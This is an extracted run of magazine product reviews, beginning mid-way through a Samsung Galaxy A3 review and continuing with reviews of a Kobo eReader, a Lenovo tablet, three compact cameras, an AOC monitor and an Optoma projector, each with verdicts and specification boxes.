Graphics performance was pretty slow, too, as the A3 produced just 111 frames (or a stuttering 1.8fps) in the off-screen Manhattan test in our GFX Bench GL benchmark – one frame less than the Moto E managed.

Admittedly, it's a very demanding test, and even the Galaxy S6 produced just 1,429 frames (or 23fps). In practice, the A3 handled real games such as Blizzard's Hearthstone with almost no trouble. Battle animations and speech bubbles were occasionally jerky and sometimes took a second to load, but it wasn't enough to put us off playing.

Where the A3 shines is in its battery life. We've seen plenty of mid-range smartphones last around 10 hours in our continuous video playback test, but the A3's 1,900mAh battery

The fact that so many competitors are still swaddled in plastic makes the full metal unibody of the A3 a revelation

lasted an outstanding 14h 37m. That's an hour more than the Moto E and even the Galaxy S6, although the latter has to power a much larger, higher-resolution screen.

The A3's 8-megapixel camera is a cut above those of other mid-range phones. In our outdoor test shots, colours were rich and vibrant and the whole frame showed plenty of detail. We were able to pick out individual bricks in surrounding buildings, for instance, and road signs were legible even from a distance. The A3 fared less well when the sun was shining more directly into the camera, though, as images became quite green and hazy. HDR mode didn't help, which is a shame, but at least pictures were largely noise free.

We were extremely pleased with the way the A3 handled indoor shots and low light conditions. A little noise was present with the lights off, but we could still pick out a



reasonable level of detail in our still life, and different textures were clearly defined. Switching on the flash more or less eliminated all the shadows, made the text on our poster sharper and resulted in fewer compressed artefacts around our flower stems.

The Galaxy A3 is a great mid-range smartphone. It's a tad slow, but we're happy to take a slight dip in performance for the

SPECIFICATIONS

PROCESSOR Quad-core 1.2GHz Qualcomm Snapdragon 410
SCREEN SIZE 4½in • **SCREEN RESOLUTION** 960x540 •
REAR CAMERA 8 megapixels • **STORAGE** 16GB •
WIRELESS DATA 3G, 4G • **SIZE** 130x65x6.9mm •
WEIGHT 110g • **OPERATING SYSTEM** Android 4.4.4 •
WARRANTY One year RTB • **DETAILS** www.samsung.com/uk • **PART CODE** SM-A300FU



See page 72 for performance details

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See
Kindle vs
Kobo p120

VERDICT

A superb screen and lots of text options make this the best eReader for the money

KOBO HAS WORKED its way through the pack to become the clear challenger to Amazon's dominance in eBook readers. For a long time, Amazon had not only the best range of books at the lowest prices, but also a great range of hardware, also competitively priced. The Kobo Glo HD shakes all that up though, with an eReader that puts Amazon's current mid-range Paperwhite to shame.

The Glo HD's E-Ink screen has almost double the resolution, with 1,448x1,072 pixels for a density of 300 pixels per inch. It's more than 10% lighter than the Paperwhite and smaller too at 157x115x9.2mm, shaving 12mm off the height of the Paperwhite. It has twice the storage at 4GB, or around 3,000 eBooks, and far more font options. On paper – or rather on E-Ink – it's simply better.

Technically that puts it closer to Amazon's top-end Voyage eReader, which costs £60 more, but the Glo HD isn't quite in that class design-wise. The Kobo device has a fairly traditional design, with a raised screen bezel around the touchscreen display and a single button to turn the device on and off. The rear panel has a stippled, rubbery finish that makes it easy to hold but it picks up bits of detritus too.

The Voyage, meanwhile, has a bezel-free front panel that's more like a tablet's, making it easy to swipe across the screen. Its rear panel has a stylish angular design too, but best of all the Voyage has an ambient light sensor that enables it to adjust its backlight automatically.

The lack of an ambient light sensor aside, the Glo HD's display is excellent. The backlight provides a very clear and even light that looks a little cooler than that of the Paperwhite. It's very bright at the maximum setting and practically nonexistent at the lowest, but there's plenty of scope for adjustment in between so you should be able to set it at the right level for you. Text is incredibly sharp, right down to a size we're not comfortable reading. In fact,



6in eReaders are unlikely ever to need sharper screens than this.

Kobo includes a wide choice of fonts, with 11 different typefaces, each in 48 sizes. One of our key complaints about the Voyage was that it didn't have suitably fine graduations in font size to make the most of its high-resolution display. Kobo doesn't make this error, so you can fine-tune your text size, line spacing and margins to a far greater degree. It also pulls in custom fonts from ePub files, which really helps make each book feel unique.

The screen has a silky smooth finish, which we much prefer to the slightly rough Paperwhite when swiping between pages. Our only small complaint is that Kobo won't let you read your books in landscape orientation. It's resolutely portrait – we couldn't even find a way to remove the book title from the top of every page. Page turns are fractionally slower than on the Paperwhite, but not enough to trouble us.

The sharper visuals make for a great interface too. The tiled front page looks good and provides easy access to your recently read titles. The links to the library and Bookstore have little pop-up menus to help narrow down your needs.


Both Amazon's and Kobo's stores provide search suggestions as you type, and we had

Text on the Kobo Glo HD is incredibly sharp, right down to a size we're not comfortable reading

no trouble finding what we wanted. Kobo quickly offered David Mitchell's *Number9Dream*, but while the Paperwhite intelligently listed other Mitchell titles in the same search, the Kobo listed a random smattering of other titles in its subgenre.

The book cost 30p more than from Amazon, which we've consistently found to be the case in past tests. With the Kobo you can shop around or buy books direct from smaller publishers, though, which will appeal to those with niche tastes who want to support their favourite authors.

The Glo HD, as an ePub reader, will let you borrow books from local libraries. However, Amazon's Kindle now has Family Sharing, so



you can connect two Amazon accounts and read books between them freely.

Amazon sells many times more eBooks than anyone else, which may be why it looks to have become a little complacent when it comes to hardware. The Voyage will have to drop in price significantly, or the Paperwhite will need a big upgrade, to compete with the Glo HD. This brilliant eReader is only slightly held back by the lack of an ambient light sensor – which are still unfathomably rare.

If you're buying your first eReader or you want to defect from Amazon, the Glo HD won't disappoint. If you have an old ePub-

compatible eReader and are looking to upgrade, then this is also the model to buy – even if your current device isn't a Kobo, as that's the benefit of being outside Amazon's walled garden. All that said, Amazon still offers a huge range of books from a single store at very competitive prices.

Seth Barton

SPECIFICATIONS

SCREEN SIZE 6in E Ink touchscreen • SCREEN RESOLUTION 1,448x1,072 (300ppi) • STORAGE 4GB • SIZE 157x115x9.2mm • WEIGHT 180g • WARRANTY One year RTB • DETAILS www.kobo.com • PART CODE N437-KU-BK-K-EP

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MULTIPURPOSE TABLET

LENOVO

Yoga Tablet 2 Pro



£408 inc VAT • From www.dabs.com

VERDICT

A huge tablet with many uses – we just wish it was a little faster

THE VERSATILE YOGA Tablet 2 Pro stands out from the crowd, with a characteristic bulge at the bottom that contains a pair of stereo speakers and a hinge that enables your tablet to stand up by itself. This arrangement is useful for watching films hands-free or displaying recipes in the kitchen, for example, but you can also open it flat to hang the tablet on a hook, or fold the hinge in and hold the tablet like a magazine. Its size and near-1kg weight make it unlikely that you'll use it one-handed for long, however.

The 13.3in Tablet 2 Pro is the largest Yoga model we've seen, and at 2,560x1,440 it also has the highest-resolution screen. Having this many pixels isn't unusual for a premium tablet, but on a display this size the resolution equates to a lower than average 220ppi – the 8.3in, 1,920x1,080 Tesco Hudl 2 has a 265ppi screen, for example. Nonetheless, the screen is sharp and clear, and while you can see the pixels that make up various letters, you have to get your head pretty close to the screen.

Although a brightness reading of 387cd/m² is above average, the display didn't impress us in our subjective tests. Its sRGB colour gamut coverage of just 71.1% is the kind of figure we'd expect from a budget tablet, and a contrast ratio of 625:1 is nothing to shout about. Even so, it produced a decent amount of detail in dark areas without blowing out the highlights. The screen is also around 40% larger than a 10in tablet, so Lenovo was bound to have made cost savings somewhere.

You won't have to huddle around the screen to watch films, because Lenovo has fitted a projector into the tablet's

bulge, along with stereo speakers at the front and what the company rather optimistically calls a subwoofer on the back. The lens projects upwards, so you can place the tablet on the floor or a low table and project at a comfortable height. Auto-keystone adjusts the shape of the image depending on where you place the projector, but you can disable this in the settings.

ASTRAL PROJECTION

We were sceptical at first, but after playing with the projector for a while we began to see the point. In a darkened room we found we could project a 32in image on to a white wall without losing too much brightness. We were impressed with the speakers too; dialogue, sound effects and even music had more depth and presence than from a normal tablet. There's not much advantage for one person over using the tablet's screen, but the projector may appeal if you want to watch a film with a friend, and the speakers are loud enough that you won't need an external set.

We were less happy with performance. Web browsing in Chrome is a jerky experience, with scrolling that's less smooth than it is on even a budget tablet such as the Hudl 2.

Tesco's tablet has a slower Intel processor but runs Android faster than the Yoga's 1.86GHz Atom Z3745. The Hudl 2 also has fewer pixels to deal with, but Lenovo's heavily modified spin on Android seems to be slowing it down considerably.

Instead of homescreens for your most frequently used apps and an app tray for the rest, the Yoga has no app tray, so your apps are scattered across the homescreens. This approach is similar to that of Huawei's Emotion UI, and won't appeal to those who like neat and tidy homescreens. Lenovo seems to be aware of this, however: when

you install an app from the Google Play store, it prompts you to put the icon straight into a folder rather than dumping it on the desktop.

PANEL SHOW

A multi-window feature takes advantage of the screen's high resolution. Tap the icon at the bottom-left of the screen and a panel pops up showing apps that support the feature, including Chrome, the email client, calculator and Gallery. These windows are set to stay on top, and you can drag them around the desktop, but they're fixed to a quarter of the screen size. This is just about right for the calculator and some web pages, but if you're used to a desktop computer's window management, you may find it frustrating.

There's lots to like about the Lenovo Yoga Tablet 2 Pro. We like the hinge design, the big screen, the speakers and even the projector. However, its performance compares badly with that of models that cost a quarter of the price, and its 7h 22m battery life is below average. Unless you really need the projector and are happy with a smaller screen, the 10in Yoga Tablet 2 (£190 from www.currys.co.uk) is a better buy, and if you're after a premium tablet you're better off with the iPad Air 2, Google Nexus 9 or Samsung Galaxy Tab S 10.5.

Chris Finnamore



SPECIFICATIONS

PROCESSOR Quad-core 1.86GHz Intel Atom Z3745 • **SCREEN SIZE** 13.3in • **SCREEN RESOLUTION** 2,560x1,440 • **REAR CAMERA** 8 megapixels • **STORAGE (FREE)** 32GB (25GB) • **WIRELESS DATA** None • **SIZE** 332x7-22x222mm • **WEIGHT** 948g • **OPERATING SYSTEM** Android 4.4.2 • **WARRANTY** One year RTB • **DETAILS** www.lenovo.com/uk • **PART CODE** Yoga Tablet 2 Pro-1380F





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RUGGED COMPACT CAMERA

FUJIFILM FinePix XP80



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VERDICT

Keenly priced for a rugged, waterproof camera, but the Fujifilm XP80's image quality is below par

THE FUJIFILM XP80 is built for use in challenging environments. It can withstand water to depths of 15m, cold to -10°C and falls from 1.75m. Waterproof also means dustproof, mud-proof and sticky finger-proof, making it a prime candidate for everyone from outdoor adventurers to young children to the perpetually clumsy.

The XP80 looks the part, with its sweeping curves and splashes of green. It's also available in blue, yellow or purple, so there's plenty of scope to coordinate it with your beachwear. The curvy design helps prevent damage, too, and there's no hint of flex to its plastic shell. The card slot and USB and HDMI ports are behind a door on the edge of the camera, and you have to press and twist a dial to release it. It's less fiddly than the tiny latches on most waterproof cameras and still seems unlikely to be opened accidentally.

The 5x zoom and waterproof, rugged design enable the Fujifilm FinePix XP80 to take pictures that a smartphone would be unable to capture

When you power up the camera after removing or inserting a memory card, a warning flashes up reminding you to check that the door is closed properly. It's a nice touch, although it would make more sense to show this warning after the compartment door has been opened. No warning appears if you open the door to use the HDMI or USB/charging socket, but then we suppose you're more likely to change a memory card on the beach than use any of the other ports.

Wi-Fi is built in, but Fujifilm's companion apps for iOS and Android devices proved a little awkward to configure. We eventually got it to communicate with our Nexus 4 phone

but the process reminded us of how the Wi-Fi modes of other camera brands behaved a couple of years ago before their bugs had been ironed out. Having made the connection we were able to transfer photos and capture both photos and videos using the app as a remote control. It also gives access to self-timer and flash settings, which is enough for group self-portraits.

In most other respects the XP80 is a basic camera. The 2.7in screen is small by today's standards and both the physical buttons and photographic controls are minimal. It offers

white balance presets but no manual white balance, exposure or metering options. We can't imagine this will put many prospective buyers off, though. Exposure compensation and ISO speed can be adjusted, which gives enough control to tackle tricky lighting conditions. It's reasonably nippy, capturing a shot every 1.3 seconds in our tests. The continuous mode is excellent, capturing 10 frames at 9fps and readying itself for another burst a couple of seconds later. Battery life is less impressive at just 210 shots.

The video mode is well specified, with 1080p recording at up to 60fps and the ability to record slow-motion clips at VGA and lower

resolutions. The 13Mbit/s bit rate is rather low for 1080p AVC, though, and clips suffered from visible compression artefacts. Video autofocus behaved well but the microphone picked up the sound of the zoom motor.

The lens has a reasonable 5x zoom but its f/3.9-4.9 aperture doesn't let in much light. The 9cm minimum focusing distance is disappointing too. We suspect it's the same lens design we saw many years ago on the Fujifilm XP30 – a camera we still remember for its poor focus.

Our test shots from the XP80 weren't as bad as from the XP30 but focus was pretty rosey towards the edges of frames, particularly for shots taken in the middle of the zoom range. Even when focus was sharp, subtle details tended to look smudged as a result of noise-reduction processing. Low light shooting inevitably made things worse but photos taken indoors during the day were the right side of passable. The 16-megapixel rating is misleading – photos looked OK when resized to fit a computer screen but they didn't stand up to close scrutiny.

The XP80's image quality is beaten by the cameras in most modern smartphones, but the 5x zoom and waterproof, rugged design let it take pictures that a phone would be unable to capture. Still, we think it's worth saving up for a more capable rugged camera such as the Ricoh WG-5 GPS (opposite).

Ben Pitt



SPECIFICATIONS

SENSOR RESOLUTION 16 megapixels • **SENSOR SIZE** $\frac{1}{2.3}$ in
• **VIEWFINDER** None • **LCD SCREEN** 2.7in (460,000 dots)
• **OPTICAL ZOOM** (35mm-EQUIVALENT FOCAL LENGTHS)
5x (28-140mm) • **35mm-EQUIVALENT APERTURE** f/2.2-27 •
WEIGHT 180g • **SIZE** 70x105x24mm • **WARRANTY**
One year RTB • **DETAILS** www.fujifilm.eu/uk



RUGGED COMPACT CAMERA

RICOH WG-5 GPS



£237 inc VAT • From www.wexphotographic.com

VERDICT

It's slow, but the WG-5's competitive image quality and rugged credentials are appealing

RUGGED WATERPROOF CAMERAS are often marketed for use in watersports and other feats of athleticism, but there are lots of other times when a tough camera is useful: on the beach, at festivals, on rowdy nights out and in the hands of children. The Ricoh WG-5 GPS is impervious to water, dust, sand, cold, crashes and crushes. It's rated for underwater use to 14m and can survive drops from 2.2m.

It certainly looks the part with a chunky, rounded shell. The lens sits safely behind a glass window but there's no lens cap, so it's worth carrying a lens cloth to keep it clean. The lack of protrusions means nothing can snap off, although we found that our fingers often wandered in front of the lens.

A camera that's designed for an adventurous life needs to deliver the goods in tough conditions, and the WG-5 has some interesting features to this effect. GPS is built in so you can plot your travels on a map when you get home. As usual for GPS cameras, it took a few minutes after switching on in a new location to get its bearings, but most shots were correctly tagged.

DEPTH CHARGE

A passive LCD screen on the front shows the time even when the camera is switched off. There's also an altimeter readout, although the figure varied wildly. We imagine it's more useful – and accurate – when scuba diving but sadly we weren't able to put this to the test.

When the camera is off, holding down the OK button brings up a bigger clock on the 3in LCD screen. Holding down the Green button activates a ring of six LEDs around the lens. This is officially a macro light, but its low power means subjects must be no more than a couple of centimetres away for it to have an effect. The ability to turn the LEDs on with the

green button when the camera is off suggests it can be used as a torch, but it's useless except in small, pitch black environments. We wouldn't rely on it for pot-holing expeditions. The camera comes with a carabiner strap – the kind normally used for rock climbing – although in this instance it makes more sense for scuba diving. It's too bulky for general use, so we'd have liked a normal wrist strap too.

There's no Wi-Fi so you can't post photos to Facebook from the summit of a mountain, and the 240-shot battery life might mean you can't take pictures at all. We'd like greater stamina from a camera that's designed for the great outdoors. Charging is via a socket next to the card slot. It's almost the same size and shape as the micro HDMI socket, so there's a risk of damaging these sockets by inserting the wrong cable.

Video mode didn't inspire confidence. Autofocus and optical zoom were fixed for the duration of clips by default, and zooming in resulted in an ugly digital zoom function. These functions can be enabled in the menu, though. Autofocus behaved reasonably well but was sometimes slow to find its subjects. Optical zoom obliterated the soundtrack with a grinding whir but we still prefer it to digital zoom. Otherwise the video mode performed well, recording crisp details at 1080p and a reasonably clean picture in low light.

We like cameras to be quick to rattle off a string of shots, but sadly the WG-5 is slow. It took 1.5 seconds between shots but it quickly became apparent that fully pressing the shutter button for a quick snap made the camera take a photo without bothering to

focus first. It was only when we half-pressed to focus and then fully pressed that the autofocus kicked in. This slowed shot-to-shot times to 3.2 seconds. Continuous mode was at a lethargic 1.5fps, although a 5-megapixel mode managed 11fps for 28 frames.

STEADY AS SHE GOES

Two challenges for underwater photography are limited light and an inability to hold the camera steady. To that end the WG-5's f/2 maximum aperture is a big bonus, as it lets in around three times more light than an f/3.5 lens. This helps to deliver a fast shutter speed in low light without the need to push the ISO speed (and noise levels) up. The WG-5's aperture quickly shrinks as the lens zooms in, with f/4.9 at the long end of the zoom capturing a sixth the amount of light compared to f/2. As such, it's best to stick to wide-angle shots in low light and underwater.

Focus was reasonably sharp throughout the frame but noise reduction obscured detail even in brightly lit shots. We noticed a tendency to over-expose highlights, and there were occasional coloured halos known as purple fringing, but image quality in bright light was respectable. The 1/2.3in sensor, which is standard for compact cameras, meant low-light photography suffered badly from noise, but it was much less of an issue for wide-angle shots, thanks to the f/2 aperture.

There are cameras at this price that offer far better image quality (especially with some current end-of-line deals), but if you want rugged and waterproof, the WG-5 GPS has a lot going for it. The tendency to skip focusing altogether weighs heavily against it, but if you can work around that foible, it's a solid choice.

Ben Pitt



SPECIFICATIONS

SENSOR RESOLUTION 16 megapixels • **SENSOR SIZE** 1/2.3in
VIEWFINDER None • **LCD SCREEN** 3in (460,000 dots) •
OPTICAL ZOOM (35mm-EQUIVALENT FOCAL LENGTHS) 4x
 (25-100mm) • **35mm-EQUIVALENT APERTURE** f/11.1-27 •
WEIGHT 236g • **SIZE** 65x130x31mm • **WARRANTY** One
 year RTB • **DETAILS** www.ricoh.co.uk



PREMIUM COMPACT CAMERA

FUJIFILM XQ2



£279 inc VAT • From www.currys.co.uk

VERDICT

Not much good for video, but an excellent balance between image quality, size and price

IT MAY LOOK like a run-of-the-mill compact camera, but the Fujifilm XQ2 shouldn't be underestimated. The two most significant specifications to influence image quality are sensor size and lens aperture, and the XQ2 ups the ante on both fronts.

The sensor measures $\frac{3}{4}$ in from corner to corner, giving it double the surface area of the usual $\frac{1}{2}$ in sensors found in compact cameras. Meanwhile, the f/1.8 lens is four times brighter than a typical f/3.3 lens. That means the XQ2 has eight times the light-gathering ability of a conventional compact.

The caveat is that the XQ2's aperture quickly narrows as it zooms in: f/1.8 at 25mm is remarkable but f/3.6 at 35mm and f/4.9 at 100mm are less so. Other premium compacts maintain a wider aperture throughout the zoom range, such as Canon's G7 X (see *Reviews, Shopper 327*) with its f/1.8-2.8 lens – and it has an even bigger 1in sensor too. Then again, the G7 X is bulkier and pricier, so the XQ2 strikes an appealing balance.

RING PULL

The design is simple and smart but not quite as satisfying as that of the Fujifilm XF1 (see *Reviews, Shopper 304*) that came before it. The XF1 had similar specifications but included a mechanical lens ring to adjust the zoom, which doubled as a power switch when the lens was retracted into the camera's body. The XQ2 uses a more conventional power button and zoom lever. There is a lens ring that can be assigned to zoom or various other functions, but it's not as responsive as a direct mechanical control. Elsewhere there's a mode dial, rear wheel and basic collection of buttons. Pressing E-Fn reassigns six other buttons to various functions. These can be customised from a choice of 14 options including ISO speed, autofocus area and drive mode. Overall, these controls work well enough but they don't have the same tactile efficiency of pricier premium compacts.

Wi-Fi is built in, and the accompanying iOS and Android apps support wireless transfers managed either on the camera or the connected device. There's an option to use a smartphone's GPS to geotag photos but it's more hassle than it's worth. There's no option to take pictures remotely. We struggled to get the camera to talk to our Android smartphone at first, but eventually we realised that we needed the Fujifilm Camera Application app rather than the Fujifilm Camera Remote. The latter includes remote control functions but isn't compatible with the XQ2.

LIGHT SPEED

Fujifilm makes grand claims about the XQ2's autofocus speed, with phase detection points built into the sensor to deliver autofocus in just 0.06 seconds. In our tests it typically took between 0.3 and 0.4 seconds between pressing the shutter button and capturing a photo – not as dramatic as the claims but still an excellent result. Shot-to-shot times were 0.6 seconds for JPEGs and 0.5 seconds for Raw. Continuous JPEG shooting was at an impressive 10.8fps for 11 frames, slowing to 3.6fps. Raw capture was at 8.9fps for eight frames, slowing to 1.8fps. These are all superb results, and contribute the general impression of an upmarket camera.

Fujifilm cameras tend to fall short for video quality, and the XQ2 is no exception. The specs look promising, with 1080p capture at 30fps and 60fps in AVC format. However, footage suffered from noise and blocky details. Autofocus was skittish and the autofocus motor disrupted the soundtrack.

The XQ2 put in a considerably more accomplished performance in our photo

quality tests. Shots taken in automatic mode were expertly exposed and we were impressed to see the camera raising the shutter speed for moving subjects. It's also possible to customise the Auto ISO function to set a maximum ISO and minimum shutter speed. Detail levels were good rather than great, with a slightly vague appearance to dense textures such as foliage. The 12-megapixel resolution is modest by today's standards but unless you're printing A4 prints or you like to crop photos heavily it's hard to imagine this being an issue. We noticed a halo-like glow around highlights but, again, it was subtle enough not to be a significant problem.

Noise levels are the toughest challenge for any compact camera. The XQ2's f/1.8 lens really paid off in wide-angle shots but noise shot up as we zoomed in. Then again, armed with this knowledge we were able to take excellent photos in low light by repositioning ourselves rather than relying on the zoom.

The XQ2 adds up to a great package, and although spending £120 more on the Canon G7 X gives a jump in quality, we suspect many people would rather save their pennies and go for something truly pocket sized. However, it's worth noting that image quality hasn't progressed significantly since the XQ1 and XF1, which are available at knock-down prices. We'd also seriously consider the Panasonic LX7 (see *Reviews, Shopper 298*), which costs around £280 and is still an excellent choice despite its age. The XQ2 is slimmer and lighter, though, and its built-in Wi-Fi is another advantage over the LX7. It's a great camera.

Ben Pitt



SPECIFICATIONS

SENSOR RESOLUTION 12 megapixels • **SENSOR SIZE** $\frac{3}{4}$ in • **VIEWFINDER** None • **LCD SCREEN** 3in (920,000 dots) • **OPTICAL ZOOM (35mm-EQUIVALENT FOCAL LENGTHS)** 4x (25-100mm) • **35mm-EQUIVALENT APERTURE** f/7-19 • **WEIGHT** 208g • **SIZE** 60x108x33mm • **WARRANTY** One year RTB • **DETAILS** www.fujifilm.eu/uk



See page 72 for performance details

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VERDICT

Great image quality from a 25in panel, but a lack of USB ports limits its practical appeal

THE Q2577PWQ FITS a 2,560x1,440-pixel panel into an unusual 25in format, which places it between desk-friendly 23in monitors and slightly oversized 27in screens. As it's a professional display, it has all the ergonomic bells and onscreen adjustment whistles you'd expect, along with a price to match.

The WQHD resolution gives you nearly twice the number of pixels of a Full HD monitor, but more pixels doesn't always mean a better viewing experience. High resolutions on smaller monitors can sometimes result in illegible text and tiny icons, particularly in Windows. The 25in panel is just large enough for us to read size-11 text without having to resort to Windows' patchy UI scaling. It's just on the edge of legibility, though, so anyone who's moderately short-sighted will need to turn on Windows display scaling.

There are practical benefits to having more pixels, though. Placing two or three Windows side by side is comfortable at this resolution, which can work wonders when you're trying to be as productive as possible.

Aside from the high pixel count, the LG-made IPS panel produces gorgeous images and vibrant colours. At its default settings we measured an sRGB colour gamut coverage of 98.8% and contrast levels of 1,258:1. This, along with the reasonably low black levels of 0.28cd/m², left images looking punchy and vibrant while still preserving plenty of detail in



Its backlight uniformity is average at best, however. The bottom-middle of the screen, where the backlight is brightest, is around 20% brighter than the top-left corner. It's barely noticeable in normal use, though, and if you turn down the monitor's brightness to avoid eyestrain, you won't notice it at all.

While this monitor isn't designed with gaming in mind, it's perfectly competent for noncompetitive gaming. It has a 60Hz refresh rate, which is standard for professional monitors, and we measured its input lag time at 27ms. This is by no means quick, so twitchy shooters will need to look elsewhere, but it's fast enough for casual games and consoles.

frame, but few will complain about the wafer-thin bezels on the top, left and right of the screen, which draw your eyes into the screen.

We were a little disappointed by the lack of a USB hub. Many professional monitors come with at least a couple of USB3 ports, and the best come with four – two on the side and two on the bottom. This screen has none, however, which means it's less flexible than some of its professional rivals. At least the Q2577PWQ has plenty of input options including single DVI, HDMI, DisplayPort and VGA connectors, as well as 3.5mm audio input and output jacks.

The Q2577PWQ is a great workplace monitor with excellent image quality, but its 25in size may not be right for anyone who struggles to read small text. Its lack of USB ports is also disappointing in an otherwise fully featured and functional monitor. If you fancy something a little larger for just £30 more, the BenQ GW2765HT is a good alternative, as its 27in panel offers the same high resolution and superb image quality.

Michael Passingham

The Q2577PWQ's WQHD resolution gives you nearly twice the number of pixels of a Full HD monitor

darker scenes. You'll be well served by this screen if you're into night-time photography.

This monitor may have been designed for the workplace but it's not the best option for graphic designers or photographers who work with print. AOC makes no claims for its accuracy in the wider Adobe RGB colour gamut, and in our tests we measured coverage at 73.2%, which won't be good enough for professionals.

Still, this screen's colour reproduction in the sRGB space is exceptional. In our Delta E measurements – where a lower score is better and a score of 1 is generally accepted as imperceptible to the human eye – we saw an average of 1.08. The only colours that were noticeably off were deep blues, which came in with delta E scores of around 4.

The onscreen menus are reasonably easy to navigate, although without a dedicated joystick it's a little fiddly. Features such as the Picture Boost bright frame mode, which allows you to make an area of the screen brighter than the rest to pick out detail, may come in handy for some.

Its ergonomics are excellent. The stand offers up to 105mm of height adjustment, and at its lowest point the monitor sits just 45mm above the desk. It also swivels on its base, but because the mechanism is built into a turntable, the entire base shifts whenever you move it. This means you'll need plenty of space on your desk to rotate the screen.

Build quality is high and the stand feels robust. Not everyone will like the silver metallic material that adorns the base and

SPECIFICATIONS

SCREEN SIZE 25in • RESOLUTION 2,560x1,440 •
SCREEN TECHNOLOGY IPS • REFRESH RATE 60Hz •
VIDEO INPUTS DVI, DisplayPort, HDMI, VGA • WARRANTY
Three years RTB • DETAILS www.aoc-europe.com •
PART CODE Q2577PWQ

CONNECTION PORTS



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VERDICT

A versatile ultra-short-throw projector with a useful optional interactivity module

ULTRA SHORT-THROW projectors are great for rooms where space is tight, as they create a huge image without needing to be miles away from the projection surface. The Optoma EH320UST creates a 2m diagonal image from just 45cm away, which is one of the shortest throw distances we've seen.

At the maximum throw distance of 59cm the projector produces a huge 2.54m image, and it looks super sharp at any size thanks to the 0.65in DLP chip's 1,920x1,080 Full HD resolution. The 4,000 lumen lamp is incredibly bright and easily overcomes overhead lights.

Colours aren't particularly vibrant, however. The projector prioritises brightness and contrast for easy viewing in even the most difficult environments, which means bright colours appear a little washed out. The BrilliantColor setting is switched on by default, and you'll want to keep it at its maximum for the most eye-catching colours. We found that the Bright colour preset offers the best overall image quality, although Presentation mode is less harsh on the eyes and is probably a better bet for longer stints. Text on presentations is easy to read, though, and the claimed 20,000:1 contrast ratio means even darker images are pretty well presented too.

WATCH YOUR BACK

The projector lens is mounted near the rear of the unit, which means all the connectors are at the front. This keeps cable mess to a minimum as you can easily route cables away from the projector without obscuring the lens. The projector can be wall or ceiling mounted or placed on a table, although considering its large size and 5kg weight, mounting would be preferable.



The EH320UST is extremely versatile when it comes to connectivity. It has two HDMI ports, two VGA ports, a composite connector, two 3.5mm audio jacks, a network cable for monitoring and a USB port. The USB port is only for connecting a computer to control the projector – you can't use it to play media or open files natively, although this is hardly an issue for an office device.

We were very disappointed with the EH320UST's sound quality in our tests. The 16W speakers were able to reach high volumes but there was almost no bass presence and high-frequency sounds such as speech caused some distortion and rattled the projector's plastic housing. If you're in a larger room and you want to fill it with sound, you'll need to invest in separate speakers. At least fan noise is reasonably quiet – at 28dB it's definitely audible but is muffled by the chassis and isn't a distraction.

LIGHT TOUCH

The EH320UST is available with an optional interactive TouchBeam module, which you can mount to any projection surface to turn it into an interactive touchscreen. The TouchBeam module is powered by the projector and

connects to your PC or laptop over USB. In effect it acts as a separate input device and has multiple touch points, so you can use your fingers (or the supplied pens) to perform multitouch gestures or have multiple contributors drawing on the screen at once. Setup is a little complicated and we had to perform some fiddly manual adjustment to get everything working, but after the initial setup the only time you'll need to mess with calibration options is if the projector or

projection surface is knocked and moves slightly.

The touch module produces a curtain of infrared light, which is detected by a sensor on the projector. A touch is registered wherever the beam is broken, which means any completely flat surface is suitable. Touch inputs were very accurate, even when several people were drawing at once. The sensor sometimes ran into problems when two users got too close to one another and it became slightly confused as to which touch point belonged to which person. The projector and TouchBeam module are sold together as the EH320USTi for £1,662 including VAT. The extra £200 makes the module a pretty expensive addition, but for presentations and meetings it could be very useful. Optoma doesn't supply or recommend any specialised whiteboard software, although we found Microsoft Office 2013 and MS Paint perfectly usable.

The Optoma EH320UST is a versatile projector that fits into the tightest spaces. With plenty of inputs and a bright lamp, it's suitable for use in any office, although this versatility is offset by a slight lack of colour vibrancy. The optional interactivity features are accurate and fun to use, and our only real reservation is with the disappointing speakers, as you'll need to buy an external set.

If you want a short-throw projector for the living room, Optoma's GT1080 is a better option, with vibrant colours and optional 3D making it perfect for movies and games.

Michael Passingham



SPECIFICATIONS

PROJECTOR TYPE Single-chip DLP • **NATIVE RESOLUTION** 1,920x1,080 • **VIDEO INPUTS** 2x HDMI, 2x VGA, Composite
LAMP LIFE 3,000h • **LAMP BRIGHTNESS** 4,000 lumen •
SIZE 99x385x310mm • **WEIGHT** 4.9kg • **WARRANTY** Three years RTB • **DETAILS** www.optoma.co.uk

CONNECTION PORTS

VGA x2



Composite




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
